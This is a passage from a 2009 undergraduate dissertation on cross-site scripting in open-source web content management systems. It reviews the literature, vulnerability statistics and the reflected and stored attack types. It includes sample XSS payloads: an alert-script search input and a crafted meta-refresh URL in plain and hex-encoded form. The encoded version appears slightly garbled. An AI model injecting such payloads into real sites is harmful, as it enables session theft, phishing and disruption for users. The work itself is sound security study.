Web Content Management Systems:

Investigating Potential Security Exploits

Malcolm Gibb

BSc (Hons) Web Design & Development

2009

Keywords:

WEB CONTENT MANAGEMENT, WCMS, SECURITY, EXPLOIT, XSS, OPEN-SOURCE

University of Abertay Dundee

School of Computing & Creative Technologies

May 2009

University of Abertay Dundee

Permission to copy

Author: Malcolm Gibb

Title: Web Content Management Systems: Evaluating Potential Security Exploits

Degree: BSc(Hons) Web Design and Development

Year: 2009

(i) I certify that the above mentioned project is my original work

(ii) I agree that this dissertation may be reproduced, stored or transmitted, in any form and by any means without the written consent of the undersigned.

Signature ……………………………………………………………………………………

Date …………………………..

Abstract

This paper investigates potential cross-site scripting vulnerabilities within open source web content management systems. Open source security issues are researched and provide context as to why security is a major concern in modern web application development. Cross-Site Scripting methods are also explored and provide an insight into an often undermined web application attack.

A black box style penetration test is later carried out to test the extent to which open-source web content management systems can be exploited by basic web application attack methods – Cross-Site Scripting. The final results are then evaluated to conclude the research problem.

Foreword

I would like to take this opportunity to give a special thank you to my supervisor Malcolm MacTavish for all of the help, guidance and reassurance that he has provided me over the course of this project and throughout my time at University. Thank you also to Colin Cartwright, Jackie Archibald and Dawn Carmichael for their help and assistance whenever it was needed throughout my studies at Abertay.

I would also like to thank my family for their support and guidance throughout my time at University, and especially my Dad for everything that he has done for me. Lastly I wish to thank my partner for her continued support and for managing to put up with me through the process of writing this dissertation and I wish you well in your own Masters dissertation.

Dedicated to the memory of Audrey Gibb (1960 - 2000)

Table of Contents

List of Figures

List of Tables

1. Introduction

Dynamic web applications dominate the landscape of the Internet today; from Facebook to YouTube the increased usage of dynamic technologies on the web has led to great improvements in the way users interact with web applications. Rich Internet Applications are only becoming more powerful in today's Web 2.0 era, yet it is becoming increasingly more challenging for web developers to build these types of systems using traditional development methods. With ever increasing demand for rich media and up to date content, developers are slowly abandoning archaic development methods in search for a more efficient method of handling the components that form the building blocks of large scale web applications.

Readily available, pre-built Web Content Management Systems are becoming increasingly popular for building web applications for corporate organisations to the novice web user. Simple, easy to install and use software packages – WCM systems provide a realistic alternative to building web applications from scratch; content is able to be created, authored and managed by even the most inexperienced of web users. With the increase of third-party systems being employed on the web as a means of easy to use application interfaces, there is an inherent risk that the security of these systems relies upon the third-party for support which can leave the end-user vulnerable to serious web application attacks.

With Cross-Site Scripting fast becoming one of the most prevalent web application attacks, developers and end-users need to be aware of the risks of such attacks and is especially important when using a third-party system such as a WCMS. Developers as well as end-users need to be aware of how and where such vulnerabilities and attack avenues can exist and be able to take steps to prevent becoming a victim of an often undermined serious web application attack.

2. Problem

Are there any Potential Security Vulnerabilities in Web Content Management Systems, in Specific Regard to Cross-Site Scripting Attacks?

Web Content Management Systems (Henceforth WCMS) are often a viable option for organisations looking to develop scalable web applications. Using a pre-built, third party piece of software such as an open-source WCMS can provide obvious advantages over creating systems from scratch such as reducing the development time and costs involved with labour and licensing fees, but can an Off-The-Shelf, Open Source(OS) WCMS provide adequate security requirements for modern day web applications?

With the rise in dynamic technologies being implemented in web application development, security concerns are becoming a widespread issue. The most basic forms of attacks can often have the most serious of consequences, Cross-Site scripting attacks make up around 80% of all recorded malicious attacks and can cause serious damage to systems given the opportunity, yet they are often a very simple method of attack to perform. The most basic of programming errors can open up cross-site scripting holes in which attackers can easily launch an attack from; the need to prevent and mitigate these kinds of attacks is crucial and more-so in a system that has been developed by a third-party such as a WCMS.

This paper will try to tackle the problem of whether or not readily available, open-source WCMS packages contain potential security vulnerabilities in specific regard to cross-site scripting vulnerabilities, effectively investigating objectively whether WCMS packages contain any potential security flaws without focusing specifically on individual vendors, technical functionality or specific packages. To assist with answering this research problem various issues that have been researched through literature in regard to security and WCMS will be discussed as the main body of this dissertation. A practical penetration test evaluation also forms a part of the project and is detailed in greater depth later within this dissertation.

i. XSS Vulnerability Potential

XSS (Cross Site Scripting) is often overlooked as a serious security vulnerability in the web development industry although it accounts for over two thirds of all recorded web application attacks in the last two years. It is one of the most basic and simple forms of attacking a web application, simply involving injecting arbitrary malicious scripts or code into open user input fields. Web Content Management Systems rely on many different kinds of input, from content editing input, blog entries to user commenting – all of which could be potential avenues for attacking an application with XSS attack vectors if there are insufficient preventative and mitigating measures in place. It would seem then that a WCM system could be an ideal application to launch a XSS attack against.

ii. Third Party Security Issues

Security considerations should be one of the fore-most requirements whilst implementing a system whether it is made from scratch or is an off-the-shelf WCMS package, yet it is often not the most pressing requirement when creating or implementing an application and can often succumb to cost, time or other constraints.

If a third-party package is used to deliver a web application (such as a WCMS package) then all code used in that application has been created by a third-party as well. Although using a WCMS straight off the shelf can ultimately reduce development time as the framework, functionality and modules have already been pre-built this inevitably leads to the situation that security has been implemented and is indirectly controlled by the third-party as well. This may be purely a matter of trust between the vendor and developer, but can a developer who may not truly understand the inner-workings and programming procedures of a third-party package really understand the inner workings of security of such a package?

3. Research

At this stage in the project a study into relevant literature and resources has been carried out to further understand and elaborate on the subjects of Security and Web Content Management Systems (WCMS). The research is emphasized within a literature review which follows outlining important concepts and theory surrounding WCMS and Security topics, providing the reader with a broader view of the issues raised in tackling this research problem. It is assumed that the reader has an understanding of the basic concept of a Web Content Management System and also basic web application security risks.

a. WCMS

i. Web Content Management Systems

Content is one of the key components of modern web applications, from YouTube to the average brochure website, current content is what web surfers are visiting web applications for and is typically what will keep them coming back. With the demand for more and more dynamic content and multimedia, traditional methods of developing websites are simply becoming unfeasible and outdated. Web Developers are realising the need to organise and manage their content and web applications in a different method to avoid ending up with unmanageable and un-scalable web systems.

> *"The volume of digital content available on the World Wide Web has increased dramatically over the past six years. Some form of Web content management (WCM) system is becoming essential for organisations with a significant Web presence as the volume of content continues to proliferate."(McKeever 2003)*

As McKeever (2003) points out, new approaches to managing and handling the quantities of web content that are used today are necessary in modern web development. One of the ways in which many web developers are approaching this concept is to use pre-built WCMS's. WCM systems are packages that come ready to install and while features and functionality vary greatly from package to package, most if not all systems come with base functionality that most modern web applications require. Functionality such as role based user authentication, authoring environments and module based site layouts usually come as standard in most popular WCMS packages today. Further required functionality and features are commonly provided in the form of add-ons and component downloads enabling plug-ins to the system to enhance or expand functionality. WCMS that are available with the limited core functionalities as explained are often described as Micro-Core systems;

> *"Micro-core is widely used by small CMSes, with limited core functionality, to grow their community and expand functionalities. The best example of this is Wordpress. We do not even consider Wordpress as a CMS, but they have thousands of functionalities extensions to their minimal system." (Build CMS 2009)*

Micro-Core WCMS's come packaged with the basic functionality that a developer or user will require for their application. This approach to using a WCMS is very flexible, developers can have a web application up and running with only the base installation of the package and still have all of the functionality they need, although any advanced functionality must be gained through the way of extensions or plug-ins to the system.

As described by Build CMS (2009), the popular blogging package Wordpress is seen as a micro-core WCMS due to the fact that the system is so versatile in its expanded state. Developers are able to achieve a multitude of differing requirements with the use of extensions to the base package. The versatility of these Micro-Core packages is often why developers choose to use such systems, the ability to pick out and choose specific functionality from plug-ins and add-ons can be a great advantage to a system as they are pre-built and can easily be fitted into the system as and when required.

ii. Open Source & Security

Open source (OS) WCMS form a large part of the CMS market today, a study by Shreves (2008) discovered the main dominating systems within the OS market; Drupal, Joomla and Wordpress are the top three products in the list. These names are pretty familiar to most developers and end-users, with the popular blogging system – Wordpress even being considered as a WCM system. Although popularity of specific packages or vendors is of little importance in this project, it is worth noting here as in the same year IBM released statistics in a mid-year X-Force report (2008a) detailing that Drupal, Joomla and Wordpress had become newcomers into the top ten list of vendors with the most vulnerability disclosures. Although in the end of year report produced by X-Force (2008b) Joomla had slipped down the table and Wordpress had dropped off to be replaced by TYPO3. Considering these statistics there seems to be an obvious link between the popularity of a system and the number of disclosed vulnerabilities.

Current WCM trends divide the market into two main camps, the Open Source community and the Proprietary licensed systems. Proprietary WCMS are typically developed by professional vendors for specific corporate uses and involve some sort of licensing fee, these systems typically verge onto Portal and ECMS systems which are beyond the scope of this paper. There are certain differences between Open and licensed packages, but for this project and research problem the main emphasis will be on Open Source software although any results attributed through this research could also be applied to licensed packages to a certain extent.

Mautone and Vaidyanathan (2009) state that Open Source WCMS's tend to have a more "global" approach to content management and licensed packages tend to focus on specific business goals. This seems to be true in respect that OS software commonly generate much larger communities of developers and users compared to their licensed counterparts and the communities that do develop around these systems typically remain. OS WCMS are most commonly developed by a group or community of developers who contribute code and labour towards such systems, these systems are nearly always on-going projects. Although accurate statistics regarding popularity and adoption rates of OS WCM systems amongst developers is difficult to obtain (Shreves 2008), it can be reasonably assumed that the more popular WCMS packages such as the ones listed above; Joomla, Drupal and Wordpress have on-going development cycles. Simply by looking at the official website for a particular WCMS package one can see the development lifetime of a system, for instance Drupal[1] has over 100 version releases on their website from 2005 to the present day which indicates that the system is constantly being updated and improved upon. Compare this to another WCMS: Mambo[2] where the last release is May 2007. If a particular product is constantly updated and re-versioned for release it is acceptable to assume that the system could be more secure and of a higher quality. The contrary to this could also be true though as a package that has been constantly re-versioned and patched may have insecurities as constant security patching and third-party downloads are required as Viega (2004) and Brodkin (2007) both agree upon.

> *"It's a worn but true cliché that security can't be bolted onto an application after the fact. It needs to be considered from the beginning."(Viega 2004)*

> *"Security is usually something that's considered after a site is built rather than before it is designed" (Brodkin, J. 2007)*

Consider the Micro-Core WCMS approach mentioned previously, a developer who implements one of these systems requires any additional functionality or features that are not present in the base system to be provided by the community or if lucky the vendor.

> *"As a user of an Open Source CMS with a micro-core approach, you are for forced to install extensions provided by the community, without any guaranty of quality or upgrades."(BuildCMS 2009)*

As BuildCMS (2009) point out, third-party extensions and add-ons have little means in the way of quality assurance assessments. Communities and users of these systems are able to test these extensions and use them in real-time applications, but Developers that

[1] *Official Drupal Website:- http://www.drupal.org*
[2] *Official Mambo website: http://www.mamboserver.com*

use these systems not only have to ensure the security and quality of the base install they are using, but of any third-party extensions they are using and also the security of their own customisation and development. There are several main security considerations to a Micro-Core WCMS as illustrated in Figure 1, a developer with the base install of a system must ensure that the latest official versions and patches are downloaded and installed to ensure adequate security. If a developer is using any third-party extensions to the base install then any patches and updates to those plug-ins must be kept up to date as well as any development and customisation performed by the developer himself.





Figure 1: Different levels of security, Vendor, Plug-ins and Developers customisation

This situation where there is no singular security patch that covers all layers of a system can leave security holes and vulnerabilities in overlooked places. For instance a developer could patch the base WCMS with a download from the official vendor, but then the third-party plug-in he uses for user commenting functionality could become a potential security risk if it remained un-patched.

"If a new vulnerability is introduced, the new fix introduced at a central server to prevent the hacking cannot protect the user immediately as it needs an update on the client side system."(Ponnavaikko and Shanmugam 2007)

The client (developer) must be aware of security issues when using a third-party system; as Ponnavaikko and Shanmugam (2007) suggest, it is the client's responsibility to ensure their application is patched and up to date when dealing with any potential security problems with the system.

With a third-party application (WCMS), potential security exploits and vulnerabilities are nearly always announced as soon as they are discovered and listed on the WCMS vendor homepage and also on vulnerability databases such as the NVD[3] or OSVDB[4]. For instance a quick search on the OSVDB for Drupal security vulnerabilities results in a list which is dominated by cross-site scripting flaws. Figure 2 illustrates a small section of this list from two versioned releases of Drupal below.



4.7.2

OSVDB ID:	29922	Drupal XML Parser RSS Feed XSS
OSVDB ID:	29926	Drupal Unspecified CSRF
OSVDB ID:	29924	Drupal Profile Module Unspecified XSS
OSVDB ID:	29925	Drupal Forum Module Unspecified XSS
OSVDB ID:	29923	Drupal Aggregator Module Unspecified XSS
OSVDB ID:	29927	Drupal Form Action Attribute Injection

4.7.3

OSVDB ID:	29922	Drupal XML Parser RSS Feed XSS
OSVDB ID:	29926	Drupal Unspecified CSRF
OSVDB ID:	29924	Drupal Profile Module Unspecified XSS
OSVDB ID:	29925	Drupal Forum Module Unspecified XSS
OSVDB ID:	29923	Drupal Aggregator Module Unspecified XSS
OSVDB ID:	29927	Drupal Form Action Attribute Injection

Figure 2: Snapshot of Search results for Drupal Security Vulnerabilities from OSVDB

"Announced blog/CMS vulnerabilities almost always seem to be linked to a failure to scrub input which contains inappropriate characters, or exceeds an expected length, or is of an unexpected data type. The consequences most commonly reported are SQL injection and cross-site scripting."(Edelson 2005)

Figure 2 and Edelson's (2005) statement give a clear picture as to what security problems third-party WCMS are facing, clearly the most common kind of vulnerability faced in WCMS packages is cross-site scripting flaws. Although most of these flaws are usually due to un-sanitized input as Edelson (2005) states, WCMS packages are third-party products and patching up these security holes in the base product is the

[3] *NVD: National Vulnerability Database - http://nvd.nist.gov/*

[4] *OSVDB: Open Source Vulnerability Database - http://osvdb.org*

responsibility of the vendor. Some vendors may be more pro-active than others in responding to such security threats, although Figure 2 alone shows that Drupal released version 4.7.3 of their product with the exact same XSS holes as version 4.7.2. This example may only show a small glimpse of the wider situation, but a recent X-Force Security Report from IBM (2008) stated that of all the security vulnerabilities recorded in 2008, 74% had no patch from the official vendor to correct them by the end of 2008.

Although the vendor has a responsibility to patch security flaws, the client a responsibility to keep their application up to date to minimise the risks, the general community that surrounds OS WCMS packages also has a responsibility to investigate and report potential security flaws. It may seem like an obvious advantage for OS WCM systems to have such an aware community of developers constantly enquiring and contributing to these systems. Compared against proprietary system life-cycles though, where developers are usually restricted in what they can do – usually for business or organisational purposes it would seem like OS developers are more intertwined and engaged with their software. There is debate though as to whether more eyeballs on the source code is really better in these circumstances.

> *"The core open source phenomenon responsible for making code secure is the "many eyeballs" effect. With lots of people scrutinizing a program's source code, bugs -- and security problems -- are more likely to be found..." (Viega 2000)*

> *"For most applications it does seem reasonable to expect that proprietary software will generally have fewer eyeballs trained on the source code. However, can the average developer who looks at open source software do a good job of finding security vulnerabilities?" (Viega 2004)*

Although Viega (2000) states that there is more chance that security vulnerabilities in OS systems will be found due to the number of developers analysing the code, he also contradicts this statement (Viega 2004) offering the opinion that "average developers" may not be as equipped to find vulnerabilities than their proprietary counterparts. Viega (2004) carries on to suggest that OS software developers may be "more hacker than engineer" due to the lack of stringent software engineering practices such as requirements analysis and code audit procedures that are carried out in proprietary environments. Avoiding the Proprietary vs. Open Source argument, Viega conveys a valid claim; OS systems are surrounded by developers trying to seek out flaws and scrutinize source code, but are those developers fully equipped to search for vulnerabilities in third-party code or should this task lie at the vendors responsibility like that of proprietary software?

b. Security Concerns

i. XSS Overview

*"Cross-site scripting (also referred to as XSS) is currently the number one form of Web attack. From Google to the websites of Obama and Clinton, it seems that no one is immune to attack." (*Gilzow 2008)

Cross-site scripting (henceforth also XSS)[5] attacks are one of the most common attacks on the web today accounting for nearly 80% of all web security vulnerabilities recorded by Symantec during a study in the last six months of 2007, while a more recent investigation by WhiteHat Security (2008) stated that:

"90% of all websites have at least one vulnerability, and 70% of all vulnerabilities are XSS."(Grossman 2008)

The examples and statistics provided regarding XSS attacks in recent times are astounding, there is a clear and obvious security problem facing many websites and applications in modern web development that clearly needs to be addressed. Although certain other web application attacks such as SQL Injection have seen increased popularity (Figure 3) due partly to the ease of financial gain that can be had from such attacks (X-Force 2008), XSS is still one of the most common and simplest forms of web application attack. That trend looks set to continue (Figure 3) and can only steadily increase in the near future if proper awareness and programming practices are not followed by developers and application vendors.

[5] *Cross-Site Scripting is most commonly referred to as XSS, it was originally known as CSS although the abbreviation was changed to avoid confusion with Cascading Style Sheets (CSS).*

This research phase will look at the underlying problems of possible causes of attack, existing vulnerability types, possible prevention methods and problems facing developers tackling this security issue within the context of Web Content Management Systems and dynamic web applications.




Figure 3: Web Application Vulnerabilities by Attack Technique

Web Application Vulnerabilities by Attack Technique (X-Force 2008, p18)

Although one of the most common types of attack (Figure 3), many web developers may have never even heard of the term "XSS" let alone have the technical knowledge or know-how to mitigate the risk whilst developing web applications, or in this project – implementing WCMS packages. XSS is one of the most basic forms of web attack; essentially an attacker injects a piece of maliciously manufactured script into a web application to alter dynamic content that is sent back to the client machine in order to cause ill-effect. For instance attackers are able to craft URL's containing encoded malicious scripts and with a little bit of social engineering persuade a user to follow the URL and thus executing the script.

XSS attacks have a multitude of different implications; hi-jacking of user sessions and cookies, re-directions to other websites hosting malicious content and even modification or defacement to content or presentation of a website (Ponnavaikko and Shanmugam (2007,2008); Scambray et al. 2002) Obviously these are very serious implications for developers and prevention of XSS attacks should be a major concern, yet with the sheer number of XSS attacks recorded recently (Christey and Martin 2007; Gilzow 2008; Grossman 2008; IBM 2008; Symantec 2007) it is obvious that developers either are not aware of such attacks or overlook the severity of the problem.

> *"There's an unfortunate misconception surrounding cross-site scripting (XSS) attacks that result in them being perceived as less impactful than other types of attacks, and often more theoretical than practical. I believe this mindset increases inherent risk for Internet users." (McRee 2008)*

As McRee (2008) suggests the perceived notion that XSS attacks are less serious than other forms of attack such as that of buffer overflows or DoS[6] attacks can often leave developers assuming the outcome of such attacks cannot be that harmful. This kind of mentality can lead to potential security holes in web applications where the developer has either overlooked potential attack avenues or has refrained from mitigation and prevention methods due to other pressing requirements.

As XSS is seen as one of the most basic vulnerabilities and attack methods in web applications it would be reasonable to assume that it is a simple process to prevent potential vulnerabilities. In theory it is simple to implement basic data validation methods which could prevent possible attacks, but this may not mitigate every potential possible XSS attack method that could be utilised as Christey and Martin (2007) suggest;

> *"Despite popular opinion that XSS is easily prevented, it has many subtleties and variants. Even solid applications can have flaws in them."(Christey and Martin 2007)*

[6] *Denial of Service (DoS) – Typically saturating a victim machine/server with requests to slow down traffic significantly or crash the system.*

“Many Web applications go through rapid development phases with extremely short turnaround time, making it difficult to eliminate vulnerabilities.” (Huang. et al. 2003)

Christey and Martin (2007) state that there are countless different XSS attack vectors and avenues that can be performed; trying to mitigate every possible attack avenue may be futile for a developer. Although action can be taken in the development of an application such as prevention methods which are discussed in greater depth later in the paper, it is not the ultimate solution to the problem. Many deployed web applications that would be considered as secure suffer from security flaws; in-fact high profile websites often suffer these types of attacks with recent attacks including E-bay, Facebook and Twitter (Pagkalos 2009).

Although there may be no complete solution to the problems faced by many developers, applications will inevitably always contain some sort of security vulnerability or flaw, although there may be another reason as to why this is occurring. As Huang et al (2003) suggests the circumstances which can lead to potential security risks may actually be due to organisational problems facing developers and web companies. Web applications in particular are often built rapidly and although requirements are adhered to, most systems are built and then extended upon or patched up later in the future. This is especially true in the case of the Micro-Core WCMS’s discussed earlier in the paper, base functionality is provided and then extended functionality and features can be used in way of third-party API’s and plug-ins. Many WCMS and software projects often adhere to this development theory, focusing on the most important requirements and aspects of the project to get to the initial release and then worrying about other requirements such as security issues after deployment.

Potential organisational problems described above can cause stress to an already underlying problem, but then again designers and developers are not only under pressure to rapidly deploy web applications but are also obliged to be experts in their chosen area. As Sharma (2004) states in regard to XSS attacks;

“Vulnerability of this sort is prevalent given that a Web designer needs to have knowledge of many languages and technologies (to protect against attacks). Many languages -- CGI, JavaScript, ASP, Perl, even HTML tags -- are suitable as a delivery vehicle for such attacks.” (Sharma 2004)

Web developers are under pressure to stay up to date with new technologies, programming languages and concepts. It is understandable then given this situation to realistically assume that many developers cannot be experts in every area of development – including security. With the varied methods of XSS attacks it can become a burden for developers to identify and protect against each different attack vector which would involve becoming an expert in many different languages and technologies. Vosloo (2008) suggests that there is still much effort in programming for web applications today in that most of the developer’s time is spent worrying about low-level technical details. This suggests that developers should view the situation in a wider context rather than focus on individual specific threats, security should be considered as a whole and implemented into applications as an important concept.

iii. XSS Vulnerability Types

Although there are many different ways in which a web application can be attacked using cross-site scripting techniques there are three notable attack methods for performing these techniques; Reflected attacks, stored attacks and DOM-Based attacks. For the purpose of this project the main focus is on the two most popular methods of attack – reflected and stored. Although DOM-based attacks can provide to be just as devastating as reflected and stored attacks, the focus of these techniques strays away from the client-server architecture and towards attacking user’s local zones such as commandeering browsers and attacking local JavaScript DOM objects.

1. Reflected Attacks

Also referred to as Non-Persistent attacks, the reflected attack technique is one of the most common methods used today (Hope and Walther 2008; OWASP 2009). As the name suggests, these attack techniques are performed when input is reflected back from the server unchecked.

The most common attack area for this attack technique is in search engines, for instance many search results simply reflect the search term with its generated results back to the user in the results page. Consider searching for a term using HTML special characters or malicious script tags such as the attack that is illustrated in Figure 4 below. A user/attacker inputs a malicious script into the search input field, this input is sent to the web server and if the input is not validated or encoded at this stage then the user input sent to the server is reflected directly back and displayed in the client browser as shown in Figure 4.




<SCRIPT>alert('Reflected XSS')</SCRIPT>
Search
Search: the web
User's Search Input
<SCRIPT>alert('Reflected XSS')</SCRIPT>
Search
Search: the web
Your Search for:
<SCRIPT>alert('Reflected XSS')</SCRIPT>
Returned 0 results
Windows Internet Expl...
Reflected XSS
OK
Search Reflects Back to User
SERVER
Search Results with executed SCRIPT


Figure 4: Non-encoded user input reflected directly back to the user

One may see an obvious problem with the described attack technique in Figure 4; even though an attack succeeds it is reflected directly back to the client that performed it i.e. the attacker. This is clearly of little use to a potential attacker, although consider a crafted URL hiding malicious script within. With a little social engineering, an attacker can craft a URL such as the one shown below (Figure 5*, Figure 6*) and persuade an unsuspecting user to click on it, effectively executing the malicious script.



```
Non-Encoded URL:
www.targetsite.com/targetvictim.php?Var=<meta%20http-equiv=
"refresh"%20content="0;">
```

Figure 5: Non-Encoded XSS URL DoS Attack



```
HEX Encoded URL:
www.targetsite.com/targetvictim.php?Var=%3C%6D%65%74%61%20%68
%74%74%70%2D%65%71%75%69%76%3D%201D%72%65%66%72%65%73%68%201D
%20%63%6F%6E%74%65%6E%74%3D%201D%30%3B%201D%3E
```

Figure 6: Using HEX based encode for malicious URL

Figure 5 is an example of the type of URL an attacker can craft; this attack would cause a DoS style attack which would request to refresh the page from the server every .3 seconds causing the web application or the server to crash. An attacker can post this kind of link to a message board and await users to click on it, or more commonly send the link through email (spam). There are a multitude of different possibilities in what can be achieved from this kind of attack, phishing financial and sensitive credentials is often the most common usage of this attack method.

The downside to this attack perceived by many web developers and software engineers is its inherent reliance on the use of social engineering (OWASP 2009). Although relying on a degree of user interaction to achieve an end result, the reflected style of attack can be just as devastating. Attackers are able to hide malicious code from end-users through various mechanisms including link encapsulation, or illustrated in Figure 6 using character encoding techniques. An encoded URL such as the one shown in Figure 6 may fool a novice user into assuming the link is safe, this technique is often used in phishing attacks encoding such malicious content as iframes to mimic login screens for banking and financial websites.

2. Stored Attacks

Stored attacks, or commonly known as Persistent attacks are where data input is stored directly onto a persistent data store such as a database, flat file or some other storing technique. This data can then be dynamically generated and displayed onto an unsuspecting user's browser. The inherent problem here is obvious (Figure 7), where there is the ability for an attacker to input data and store to a database there is potential for an XSS attack.





Figure 7: Diagram of Stored XSS Attack technique

